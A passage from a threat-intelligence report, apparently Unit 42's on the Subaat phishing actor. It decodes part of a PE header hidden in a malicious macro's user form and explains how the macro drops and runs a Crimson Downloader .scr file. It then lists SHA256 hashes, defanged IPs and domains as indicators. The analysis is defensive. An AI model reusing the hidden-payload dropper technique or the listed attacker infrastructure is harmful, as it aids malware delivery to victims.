

Figure 13 Embedded user form with three text boxes

The following example Python code demonstrates the hex-decoded data shown in the highlighted text box above.

```
>>> import hexdump
>>> v1 = "77,90,144,0,3,0,0,0,4,0,0,0,255,255,0,0,184,0,0,0,0,0,0,0,64,0,0,0,0,
0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,128,0,0,0,14,31,1
86,14,0,180,9,205,33,184,1,76,205,33,84,104,105,115,32,112,114,111,103,114,97,1
09,32,99,97,110,110,111,116,32,98,101,32,114,117,110,32,105,110,32,68,79,83,32,
109,111,100,101,46,13,13,10,36,0,0,0,0,0,0,0,80,69,0,0,76,1,3,0,159,139,102,89,
0,0,0,0,0".split(",")
>>> hexdump.hexdump(''.join(chr(int(x)) for x in v1))
00000000: 4D 5A 90 00 03 00 00 00  04 00 00 00 FF FF 00 00  MZ..............
00000010: B8 00 00 00 00 00 00 00  40 00 00 00 00 00 00 00  ........@.......
00000020: 00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  ................
00000030: 00 00 00 00 00 00 00 00  00 00 00 00 80 00 00 00  ................
00000040: 0E 1F BA 0E 00 B4 09 CD  21 B8 01 4C CD 21 54 68  ........!..L.!Th
00000050: 69 73 20 70 72 6F 67 72  61 6D 20 63 61 6E 6E 6F  is program canno
00000060: 74 20 62 65 20 72 75 6E  20 69 6E 20 44 4F 53 20  t be run in DOS
00000070: 6D 6F 64 65 2E 0D 0D 0A  24 00 00 00 00 00 00 00  mode....$.......
00000080: 50 45 00 00 4C 01 03 00  9F 8B 66 59 00 00 00 00  PE..L.....fY....
00000090: 00
```

Figure 14 Python code hex-decoding the stored data

After this data is properly handled, the macro will drop this file with an extension of .scr to the designated file path. It is then executed in a new process. This newly spawned process is an instance of the Crimson Downloader malware family.

SHA256 Hashes

c4c478c5486a09ac06e657ace2c1edb00cc690a2ff3558598e07687aa149df71

6b6ff0bef244732e90e7a8c200bcd1d8db6f58fe4da68889eb847eb1b6458742

07cb90288ae53643a4da291863df6c9be92bfd56b953073e30b7c28c777274fc

66ef8f3660902cba0ca9bebd701d322aff1d5a13de0cf63cf3f1b8841e08efc6

20c949ca25fed25918e524dde67ffe44efb1c974a5ed68d519b77354303c4916

007e4b308a69d6c3dba5a01f754a63231b996f1a68ff43ec9b5906f583f0fc6b

f7d2f547d5ab07abf59f97fb069288d682a20bc9614642777d11c7db76b36f39

20e368b0d0288b968fed7193c965a7c7ecf3e731eb93a4cbd4420242fad7ce8c

9ddc4ba7a8025598b6a8344c5537af3e2ae6e6db8356dcbfc9ad86b84dee87af

95c00b3de53c0b5742c182f9221a3086bf046ad8da57c915e8c0b6dc5180fd7f

0804202f46dc94768820cb0915b8d2b36602575ac78e526ea7f518e584069242

914b6f21297ebb81621b6da00edcda59b4c1fdd06329ed7a587c9a9b09915583

2a73231d0480f7481737256a8dca6b2549db982cc10f1761c2a267eb85dcaca4

67d4ab365f1630e750aee300f14fbfc940ea235647014030bd56c4127933834b

41efb2f1cb81160539058d8fc2ca8c037692803dcb8b332c660233bffe5bf874

e51b8bf7cc72b47c8ee59056fabd2af1795152d8df33967949d2d2a0996cc51b

4c6f7aafc2e4d8b0b7e7f21cbb102e02dc314eeb2f8e754f59ea471f58cabda0

3a664210955a82d961480adcc914456931325268ccf26c09d0275ca1d2ff35f1

5cc14c2bc185121391a7c43e3e65ced4697274e93fe42f28f20c067dde7e9f1d

f19480d36453da029247fbd066c7f0c1b28912bbefafd052b1d4ee9a64eb9e31

6bbb87f05d9d987a3df3bb585de3f2fad5d5cd3f11a0e3c4587255c55a9fe2a5

75da69e466183b0d004719d32f779cd5b7849a6dac0b6303e11db543c0ddec32

a0a2edcd19a581aeba3de5bbca21065425fbf34fd1a798269ff99bd8af8bf847

2c34565535a0f90b469f0e100d9027190d3cd812bd824aa6af73b4884690a395

50c4f3d3335daf84d507ed2663a411d2ce39e9def172ddbaf7ade0f2ce0f2736

a8445387cb7e4bc79da34d371eedf50f265e145ce8f48c64aeff2690ed7f8b10

7218bc4e9b8817eff678422a9125a852c3f66ecf275aa691433dd8cd4910f66d

106938bff25de67513acc809c4c77b2aa9e9974ec8bf4d20bad154015abc77be

85116c4f9695bf15fe3fdcb20cff8634971e39c2b97b1a159446fa6cdf05e913

253bb91003a8c295a70240206605542147d7b9fdc2d26ac999772b3b78db3a80

2d5abd4cc322d5802617d6a1cd3fc22403052e2711bf6bd76976ab7d1cea45cf

e0d6e8584f2d3d6d807ad2fe9d2fccc792635e8e3ab0132f3b5dedc0394019c9

625f30d4abd89b94c1f732463202c51cd9424a1bcbf2e72a9779773c0f82f93c

6807c25ead1c377c975c84a214da8a68482623658369a02ce56b531d6f38a5b6

dfb984ea975ca992e1a0f9a6d30a41057edd36b170704b7831f609f44f80ad8d

ed9fb1d8c36fb60c808006ae63908980a259cb73ed44adf19856ea6c239d1eab

1f286fff72a562cd327985a1b57316364710f2cbfeedc46d12dc8d21b4611ecb

4da2fd94b4f21a346ebfa5d8793dd60a1d4200dfe6b91517a70aed4c0b59a4d4

983bc61d569839558e2a2ef2a53174efe45be4e65da991268ce1926beb4e3505

7b1ab4513788ef4b6628911ba6ed6362eb357b66d18f6988fb4ceffb20ee1d91

8c93d054d4ef93f695da9693f6de538e269b39320c934428f27cc22ef6b2d89e

cd873eaded83861c4f59bfb5c902b43bfd7f5ecb13eccc385498ad9564085e97

e63f0ab5413b0013d79c57f8132c21c0c9397c88caa01edbb4fbe6c2db4932a0

24bc5f9aa78d91d6c8641b90cac6d3c3e7ddf4b30a992a9129d73c5edb04f80f

89ac4eeaecd38fcb2eb8e0bacd156b6133a6093f44622f7d82e22493a69cafb7

07abc1eb421baffe4f894406c1435b3daf8d1dcfba53d8e4e8f584cf72d08110

2941360679ea485798e324e3538c358cf6cba65959ebf28df9fd4a5492bf2888

dbac3abbaaea59c8287d3ed47cac07aeca952a3620eda4559c2bf0f3f611d52e

efca910066b59ca833c7291d07f18922cf5e3e2301c5fd95b7acd50f195fc580

a331276b9810ebc131daf883887a0ba8ab0fb5e6ea4671b12249c1be1755fce8

31d94441009e7ea50d880e1dcc9e09890f1139bce9edc847b05f2c5ac355695e

c3eeb0677dcbfe4edb6cca9c5bac34ae80a5906b76676548ef0e5110f3ddd4c3

e68ea3c3c9bb0d5b0d4f940b0cbbfb6913a47bb6f345b54f487241fc4eec4b31

83810647cd0c398ad05dec63c41756bf5fbfd1b0658379753c157e7b1f45aed3

dfb4f62c609be0295ef1c4fcd59c5897fbd0ad40a82d00a93e7f3bdadcc1d320

23180df75c5b9293f3743ea27c09ce471f1f5541cd668ac22c16e41f1ff7b4da

ef09065b95d0ea2e02384828e5616fc6f9ededadb2b4719078904c50d2ed4307

923818d36ff1fd94829424847ac20ab7d77432b133cdb5cb1a1be87ec0e1b617

4cbc47fe5d82145265e8dbc9e81ab6afa9a0a4f3c6dd8c15ce2af09584278517

670e45f3e2fbb635df00790d90a5cf8bc950440a935b38c2bb71f0c463c24b3b

2551d883d3e66a3e7bcabc052be2e503808df570c03d816ddfb83bf6e686a5f6

712a8fa4308de2ba1a83545e96539092215c75bfa8b63b33ee1a739cc6522873

7e09b6d96d7034f1ac5947355dba360cc49f53d4c0c89aab05c1ef6cc2d0a213

801bb690dd2ecd3877b014030dfca40f3b7d964fdb8e1ab1252352212e24f777

fae9b4a92277e227f6122794ef366dba49c045add9569e9a0d8fc66196c5c787

2bfbd56ee421b8aab3dd3d1f9e9a2d512556a4e0440c8f04e94d6ad5b584e43c

35bc123df7bfc8f9239af3fa14350091c513e7b1d42b93a8dca39e131c48c052

87d122b7b99735689713ff51650b6a331d9c4d7f7617fc15b7e07b0225b60c2a

0b2a6225d209783672900d1b8e0b19957cb924f0111d0be347dead9520ad745a

5f3845a1e3d2f3d09c3ffff4a71e04f61d995aae54311d4c9ab88ff65803d131

5c361d57ac83936d08c4a93208142b7397d6074bbf6e24cb6cee0e3e3e5351b3

ea35cf979b358c1661b4b1b9465a700925bdf4ba227989b47127270e32345f29

44963748c947e0f5d21d353e6e5ceb3b6a64fd0b4ad28540ab47bdf2422e9523

1d4f20832e641a1cedd598e187614b78ba3d5930c6dcd71e367b254664cb9b2e

050123edd0d9ea5acf32314aa500467211d8f204f57627abc42937fe11f04382

4c806d18ba1cac5d83be7c05f43697d5124b910d2de8264cdff1d8f186a0a7dd

aec031e3747b00be2b0cc3a1d910ae18ada65452f3e70425cae86fe24d2996d4

5ac984bb11b989ef745c35dd2418eb5bd26a6bba291cf2ba7235bf46d3400260

0ade053b355eca7ae1fccea01fe14ff8d56a9d1703d01b3c00f7a09419357301

e3243674aa3661319903a8c0e1edde211f1ffdeed53b305359d3390808007621

9a57f96a3fd92b049494807b6f99ffcd6bb9eb81f4f5b352d4b525ad32fac42d

7bad7cbc32e83b8dfc4f6c95824ea45dcee2330de44d84c9bc551f99e6ca6faa

341403284158723f1f94897d257521a73fcfc8049b786f5004f60a063fb074f2

f68a169670bb3dc3bd0a2dc83120d34f59d7f4dacfdc98dbbd86931cdd4f7392

579c669bd8ec8dd393a836c6c27c86e40e8048fa5efbcfc03e027e69298f0e6a

19df2d2460be2f22f73ea7992470c5369599fba290c0f3dbc613ad35dc3ba18a

692997349c017c627c8779816bc41840dd7867b0c4d3bec99638bfba159675bc

c0658b5aa4e9bc2433557e65ad20ded6f91b3441dac72cb8c2ea7e1f2e43e05e

IP Addresses

5.189.157[.]215

115.186.136[.]237

Domains

subaat[.]com

hassanusauae786.hopto[.]org

Source: https://unit42.paloaltonetworks.com/unit42-tracking-subaat-targeted-phishing-attacks-point-leader-threat-actors-repository/